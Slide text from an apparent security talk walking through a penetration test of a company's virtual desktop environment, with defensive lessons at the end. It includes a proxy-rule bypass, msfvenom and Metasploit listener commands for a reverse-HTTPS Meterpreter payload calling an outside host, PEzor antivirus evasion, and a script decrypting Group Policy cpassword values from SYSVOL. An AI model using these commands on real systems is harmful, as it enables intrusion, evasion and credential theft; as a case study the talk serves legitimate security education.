
//Posta elettronica
dnsDomainIs(host,"ev.megacorp.it") ||
dnsDomainIs(host,"grexcipvs01.megacorp.it") ||
dnsDomainIs(host,"grexcipvs02.megacorp.it") ||
dnsDomainIs(host,"grexcipvs03.megacorp.it") ||
dnsDomainIs(host,"grexcipvs04.megacorp.it") ||
dnsDomainIs(host,"grsevipvs01.megacorp.it") ||
dnsDomainIs(host,"grsevipvs02.megacorp.it") ||
dnsDomainIs(host,"sevevvs01.megacorp.it") ||
dnsDomainIs(host,"sevevvs01.megacorp.it") ||
dnsDomainIs(host,"sevevvs02.megacorp.it") ||
dnsDomainIs(host,"sevevvs02.megacorp.it") ||
dnsDomainIs(host,"sevevvs02.megacorp.it") ||
dnsDomainIs(host,"sevevvs61.megacorp.it") ||
dnsDomainIs(host,"sevevvs61.megacorp.it") ||

//CMDB
dnsDomainIs(host,"portalecm.megacorp.it") ||
dnsDomainIs(host,"grpi-cdb-pv04.megacorp.it") ||
dnsDomainIs(host,"grpi-cdb-pv05.megacorp.it") ||
dnsDomainIs(host,"dc.services.visualstudio.com") ||

shExpMatch(url,"*portaleinfrastrutture.megacorp.it*")

)
return DIRECT;
```


Improving kb



Enumeration

INTERESTING FINDINGS


```
// If specific URL needs to bypass proxy and send traffic to proxy Megacorp.
if
(
    shExpMatch(url,"*.group.gca*") ||
    shExpMatch(url,"*.intranet.gca*") ||
    shExpMatch(url,"*.prodinfo.gca*") ||

    dnsDomainIs(host,".ksjakdjalkd.fr") ||
    dnsDomainIs(host,".aasaaaa.com") ||

    shExpMatch(url,"*.emea.cib*") ||
    shExpMatch(url,"*.ss.cib*") ||
    shExpMatch(url,"*.asia.cib*") ||
    shExpMatch(url,"*.dev.xxx.cib*") ||


    dnsDomainIs(host,".ilsole24ore.com") ||
    dnsDomainIs(host,"xxx-myjobs.com") ||
    dnsDomainIs(host,"*mybanking.megacorp.it*") ||
    shExpMatch(url,"*xyz.com")
)
return PROXY_IRONPORT;
```


Learn from data




Exploit a misconfiguration:
`shExpMatch(url, *mybanking.megacorp.it)`

Improper RegEx



Abuse regex logic





PART III


INFECTING THE SYSTEM



Exfiltration

"BUILDING" THE MALWARE - 1

- Our scope doesn't require to be stealthy so we can test detection capabilities of the **AV** used in target system. We used metasploit to build the most classic meterpreter payload
- "qui sono quasi tutti somari e amanti di metasploit, quindi gentaccia, ma di meglio non si trova" ~ decoder (joking)



I don't need
meterp^oter...!

~ Posted on December 23, 2017 ~

The lonely potato



Exfiltration

"BUILDING" THE MALWARE - 2

- `msfvenom -a x64 --platform windows -p windows/x64/meterpreter_reverse_https LHOST=www.nrcomputer.com LPORT=443 HandlerSSLCert=./cert.pem HttpProxyHost=<IP> HttpProxyUser=MegaCorpUser HttpProxyPort=8080 HttpProxyPass=MUserPw -f exe -o malware.exe`
- As expected the "plain" meterpreter payload is immediately detected and neutralized by the AV countermeasures
- That's where **Pezor** can come in handy, a great tool when is time to obfuscate a malware (thanks [@phraaaaaaa](#))
`bash PEzor.sh -64 -sgn -unhook -syscalls -antidebug -format=exe malware.exe`



Exfiltration

INFECTING THE SYSTEM - 3

Set up a listener. TLS help to bypass (some) Dps/Edr system

```
sudo msfconsole -x "use exploit/multi/handler; set  
PAYLOAD windows/x64/meterpreter/reverse_https; set  
LHOST 0.0.0.0; set LPORT 443; set HandlerSSLCert  
./cert.pem; run -j"
```






PART IV

PRIVESC

Scope extension

GRAPHICAL MENUS




- Menu as “open with” or “save as” can have a different scope than the one directly offered to the user



Scope extension

ACCESS INHIBITED PATHS

- Using .lnk files is possible to access some previously inhibited paths (Local filesystem and network shares)





Scope extension

ACCESS INHIBITED PATHS

Stealthy Network enumeration: Domain controller's SYSVOL

- SYSVOL/Policies/{38F435B0-1644-4A9D-A26F-18BB97724B71}/Machine/Preferences/Groups/**Groups.xml**
- SYSVOL/Policies/{563A12A9-D035-4D62-8787-BB823FBB24D5}/User/Preferences/Drives/**Drives.xml**



Scope extension

GROUPS.XML

...

```
Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User  
clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator"  
image="0" changed="2019-03-21 12:21:50"  
uid="{F0253152-1340-4A9E-B5FC-B5B6976DAC5F}"><Properties action="C"  
fullName="" description=""  
cpassword="Ij3+/kB+06RQvD...qvsGinJxqxwZtBrtkew891E" changeLogon="0"  
noChange="0" neverExpires="0" acctDisabled="0"  
userName="Administrator"/></User>
```

...



Scope extension

DRIVES.XML

...

```
<Drive clsid="{935D1B74-9CB8-4e3c-9914-7DD559B7A417}" name="I:" status="I:"  
image="1" changed="2011-10-10 10:29:31"  
uid="{2F8C098A-DB4F-462A-811A-D4097EF18734}" bypassErrors="1"><Properties  
action="R" thisDrive="NOCHANGE" allDrives="NOCHANGE"  
userName="IP\ElenchiNDG" path="\\IP\ElenchiNDG" label="ElenchiNDGPreProd"  
persistent="1" useLetter="0" letter="I"  
cpassword="CKD/HxUWhC...BwIRZlh2jazI"/></Drive>
```

...



Scope extension

THANK YOU MICROSOFT

2.2.1.1.4 Password Encryption

02/14/2019 • 2 minutes to read

[Is this page helpful?](#)

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key. <3>

The 32-byte AES key is as follows:

```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8  
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```


Scope extension

THANK YOU MICROSOFT

```
import binascii

from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from base64 import b64decode

def b64decode_addpadding(b64input):
    try:
        return b64decode(b64input)
    except binascii.Error:
        return None

KEY = bytes.fromhex("4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b")
IV = b"\x00" * 16

encryptor = AES.new(KEY, AES.MODE_CBC, IV)

b64_ciphertext = input("cpassword: ")

while (ciphertext := b64decode_addpadding(b64_ciphertext)) is None:
    b64_ciphertext = f"{b64_ciphertext}="

plaintext = unpad(encryptor.decrypt(ciphertext), 16)
print(plaintext.decode("utf-16-le"))
```

```
vitto@arch-vitto ~ % python3 microsoft_decrypt.py
```

```
cpassword: Ij3+/kB+06
```

```
vsGinJxqxwZtBrtkew89lE
```

```
Har ech/4u
```

```
vitto@arch-vitto ~ % python3 microsoft_decrypt.py
```

```
cpassword: CKD/HxUI
```

```
wIRZlh2jazI
```

```
el: D9
```




Privilege escalation

WELCOME, ADMIN

The password related to the Administrator account is valid in 5 different randomly selected systems, **including a domain controller**.

From here the path to the heaven is close enough..



Privilege escalation

WELCOME, ADMIN

From homeworker to server(s) admin



PART V

LESSON LEARNED



Lesson Learned

Blue Team

- VDI guest aren't firewall, proper network segregation is mandatory.
- One (virtual) image to rule them all doesn't work, too many software are needed to fulfil the requirements of different working groups
- Don't insert credentials inside group policy preferences (or it will be stored in SYSVOL in a really vulnerable ways)
- Implement GPO and locking features in attempt to limit a motivated attacker isn't that easy...



PART VI

LESSON LEARNED



Lesson Learned

Attacker

- Old tricks first, latest cve as last resort
- Invest time to look out the features of the whitelisted software, those can be useful to perform a sandbox escape from controlled environments
- When you're hacking windows, sometimes Microsoft is your best friend



THE END